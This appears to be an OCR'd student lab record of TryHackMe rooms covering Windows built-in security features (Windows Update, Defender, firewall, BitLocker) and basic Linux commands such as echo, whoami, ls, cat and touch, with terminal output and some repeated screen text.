
Output:



tryhackme.com/room/windowsfundamentals3xzx
Learning path: Pre Security
View path outline
Windows Fundamentals 3
In part 3 of the Windows Fundamentals module, learn about the built-in Microsoft tools that help keep the device secure, such as Windows Updates, Windows Security, BitLocker, and more...
Info
30 min
Share your achievement
Start AttackBox
Help
Save Room
3775
Options
Task 1 Introduction
Task 2 Windows Updates
Task 3 Windows Security
Task 4 Virus & threat protection
Task 5 Firewall & network protection
Task 6 App & browser control
Task 7 Device security
Task 8 BitLocker
Task 9 Volume Shadow Copy Service
Task 10 Conclusion
Created by
tryhackme
Room Type
Free Room. Anyone can deploy virtual machines
Users in Room
221,762
Created
1303 days ago


Options
Target Machine Information
Title
WINFUN2 v1.0
Target IP Address
Shown in 0min 47s
Expires
59min 45s
Add 1 hour
Terminate
Task 1 Introduction
We will continue our journey exploring the Windows operating system.
To summarize the previous two rooms:
In Windows Fundamentals 1, we covered the desktop, the file system, user account control, the control panel, settings, and the task manager.
In Windows Fundamentals 2, we covered various utilities, such as System Configuration, Computer Management, Resource Monitor, etc.
This module will attempt to provide an overview of the security features within the Windows operating system.


Your machine is initializing...
Use the AttackBox to attack machines you start on tasks
Loading (12%)
Access desktop in 106s
WINFUN2 v1.0


tryhackme.com/room/windowsfundamentals3xzx
Room completed (100%)
Task 1 Introduction
Task 2 Windows Updates
Let's start things off with Windows Update.
Windows Update is a service provided by Microsoft to provide security updates, feature enhancements, and patches for the Windows operating system and other Microsoft products, such as Microsoft Defender.
Updates are typically released on the 2nd Tuesday of each month. This day is called Patch Tuesday. That doesn't necessarily mean that a critical update/patch has to wait for the next Patch Tuesday to be released. If the update is urgent, then Microsoft will push the update via the Windows Update service to the Windows devices.
Refer to the following link to see the Microsoft Security Update Guide here.
Windows Update is located in Settings. See below.
Tip: Another way to access Windows Update is from the Run dialog box, or CMD, by running the command control /name Microsoft.WindowsUpdate
Settings
Windows Settings
Find a setting
Apps
Uninstall, defaults, optional features
Accounts
Your accounts, email, sync, work, other people
Your machine is initializing...
Use the AttackBox to attack machines you start on tasks
Loading (88%)
Access desktop in 14s
WINFUN2 v1.0
THM AttackBox
58min 13s


Room completed (100%)
Windows operating system and other Microsoft products, such as Microsoft Defender.
Updates are typically released on the 2nd Tuesday of each month. This day is called Patch Tuesday. That doesn't necessarily mean that a critical update/patch has to wait for the next Patch Tuesday to be released. If the update is urgent, then Microsoft will push the update via the Windows Update service to the Windows devices.
Refer to the following link to see the Microsoft Security Update Guide here.
Windows Update is located in Settings. See below.
Tip: Another way to access Windows Update is from the Run dialog box, or CMD, by running the command control /name Microsoft.WindowsUpdate
Settings
Windows Settings
Find a setting
Apps
Uninstall, defaults, optional features
Accounts
Your accounts, email, sync, work, other people
Time & Language
Speech, region, date
Ease of Access
Narrator, magnifier, high contrast
Privacy
Location, camera
Update & Security
Windows Update, recovery, backup
Search
Recycle Bin
Settings
Home
Find a setting
Update & Security
Windows Update
Delivery Optimization
Windows Security
Troubleshoot
Recovery
Activation
For developers
Windows Update
*Some settings are managed by your organization
View configured update policies
No updates available
We'll continue to check daily for newer updates.
Check for updates
*Your organization has turned off automatic updates
Change active hours
View update history
Advanced options
Looking for info on the latest updates?
Learn more
Related links
Check Storage
THM AttackBox
WINFUN2 v1.0
55min 16s



Manage settings

- **Real-time protection** - Locates and stops malware from installing or running on your device.
- **Cloud-delivered protection** - Provides increased and faster protection with access to the latest protection data in the cloud.
- **Automatic sample submission** - Send sample files to Microsoft to help protect you and others from potential threats.
- **Controlled folder access** - Protect files, folders, and memory areas on your device from unauthorized changes by unfriendly applications.
- **Exclusions** - Windows Defender Antivirus won't scan items that you've excluded.
- **Notifications** - Windows Defender Antivirus will send notifications with critical information about the health and security of your device.

Warning: Excluded items could contain threats that make your device vulnerable. Only use this option if you are **100%** sure of what you are doing.

Virus & threat protection updates

- **Check for updates** - Manually check for updates to update Windows Defender Antivirus definitions.


Ransomware protection


- **Controlled folder access** - Ransomware protection requires this feature to be enabled, which in turn requires Real-time protection to be enabled.


Note: Real-time protection is turned off in the attached VM to decrease the chances of performance issues. Since the VM can't reach the Internet and there aren't any threats in the VM, this is safe to do. Real-time protection should definitely be enabled in your personal Windows devices unless you have a 3rd party product that provides the same protection. Ensure it's always up-to-date and enabled.


Tip: You can perform on-demand scans on any file/folder by right-clicking the item and selecting 'Scan with Microsoft Defender'.


The below image was taken from another Windows device to show this feature.














1. **Windows Defender**

- Learn about Microsoft's built-in antivirus solution.
- Understand real-time protection, malware scanning, and threat detection.
- Explore different scanning options and how Defender integrates with Windows Security.

2. **Windows Firewall**

- Understand how firewalls protect against unauthorized network traffic.
- Learn how to configure firewall rules for applications and ports.
- Explore inbound and outbound connection management.

3. **User Account Control (UAC)**

- Understand the role of UAC in preventing unauthorized changes.
- Learn how UAC helps restrict administrative privileges to prevent malware execution.
- Explore different UAC settings and their impact on security.


4. **BitLocker Encryption**

- Learn how BitLocker encrypts drives to prevent data theft.
- Explore encryption key management and recovery options.
- Understand the importance of encrypting removable storage devices.

5. **Windows Updates**

- Understand the significance of keeping Windows up to date.
- Learn how updates provide security patches and feature enhancements.
- Explore how to configure update settings and troubleshoot update issues.

Result: This experiment provides an understanding of Windows security best practices and hands-on experience configuring and managing security settings, which is essential for protecting systems from cyber threats.



Ex. No.: 2

Linux Fundamentals: AN INTRODUCTION TO SYSTEM AND COMMAND-LINE BASICS

Aim:


To understand and explore the fundamentals of the Linux operating system, including key components such as the file system, various commands, shell operators, to build a strong foundation for cybersecurity and system administration. in TryHackMe platform.


Algorithm:


1. Access the lab in TryHackMe platform using the link below-

   https://tryhackme.com/room/linuxfundamentalspart1
2. Click Start a Machine to start the Ubuntu Linux machine that you can interact with your browser .
3. Solve the task questions
4. Understand the history of Linux and the commands to interact with the filesystems.
5. Learn about commends like echo, whoami
6. Learn about Shell Operations .

Output:




Room progress (16%)
This contains all of the information for the machine deployed in the room including the IP address and expiry timer - along with buttons to manage the machine. Remember to "Terminate" a machine once you are done with the room. More information on this can be found in the tutorial room.
For now, press "Start Machine" where you will be able to interact with your own Linux machine within your browser whilst following along with this room:
Answer the questions below
I've deployed my first Linux machine!
No answer needed
✓ Correct Answer
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-1064-aws x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/pro
System information as of Thu Jul 11 09:46:09 UTC 2024
System load: 0.41 Processes: 109
Usage of /: 27.2% of 9.62GB Users logged in: 0
Memory usage: 21% IPv4 address for ens5: 10.10.206.10
Swap usage: 0%
* Ubuntu Pro delivers the most comprehensive open source security and compliance features.
https://ubuntu.com/aws/pro
Expanded Security Maintenance for Applications is not enabled.
0 updates can be applied immediately.
Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
tryhackme@linux1:~$
linuxfundpart1v2
58min 39s


Room progress (22%)
Let's get started with two of the first commands which I have broken down in the table below:
Command
Description
echo
Output any text that we provide
whoami
Find out what user we're currently logged in as!
See the snippets below for an example of each command being used
Using echo
tryhackme@linux1:~$ echo "Hello Friend!"
Using whoami to find out the username of who we're logged in as
tryhackme@linux1:~$ whoami
Try this on your Linux machine now!
Answer the questions below
If we wanted to output the text "TryHackMe", what would our command be?
echo "TryHackMe"
✓ Correct Answer
What is the username of who you're logged in as on your deployed Linux machine?
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-1064-aws x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
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


Expanded Security Maintenance for Applications is not enabled.
0 updates can be applied immediately.
Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
tryhackme@linux1:~$ echo "hello REC"
hello REC
tryhackme@linux1:~$ whoami
tryhackme
tryhackme@linux1:~$ ^C
tryhackme@linux1:~$
linuxfundpart1v2
55min 53s


Room progress (27%)
of text files using a command called "cat".
"Cat" is short for concatenating & is a fantastic way for us to output the contents of files (not just text files!).
In the screenshot below, you can see how I have combined the use of "ls" to list the files within a directory called "Documents":
Using "ls" to to list the contents of the current directory
tryhackme@linux1:~/Documents$ ls
todo.txt
tryhackme@linux1:~/Documents$ cat todo.txt
Here's something important for me to do later!
We've applied some knowledge from earlier in this task to do the following:
1. Used "ls" to let us know what files are available in the "Documents" folder of this machine. In this case, it is called "todo.txt".
2. We have then used cat todo.txt to concatenate/output the contents of this "todo.txt" file, where the contents are "Here's something important for me to do later!"
Pro tip: You can use cat to output the contents of a file within directories without having to navigate to it by using cat and the name of the directory. I.e. cat /home/ubuntu/Documents/todo.txt
Sometimes things like usernames, passwords (yes - really...), flags or configuration settings are stored within files where "cat" can be used to retrieve these.
Finding out the full Path to our Current Working Directory (pwd)


tryhackme@linux1:~/folder1$ ls
testfile.text testfile.txt
tryhackme@linux1:~/folder1$ cd
tryhackme@linux1:~$ ls
access.log folder1 folder2 folder3 folder4
tryhackme@linux1:~$ cd folder1
tryhackme@linux1:~/folder1$ ls
testfile.text testfile.txt
tryhackme@linux1:~/folder1$ touch filename.txt
tryhackme@linux1:~/folder1$ ls
filename.txt testfile.text testfile.txt
tryhackme@linux1:~/folder1$ cat testfile.text
am learning Linux commands to access filesystem
tryhackme@linux1:~/folder1$
linuxfundpart1v2
49min 51s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Using "ls" to to list the contents of the current directory
tryhackme@linux1:~/Documents$ ls
todo.txt
tryhackme@linux1:~/Documents$ cat todo.txt
Here's something important for me to do later!
We've applied some knowledge from earlier in this task to do the following:
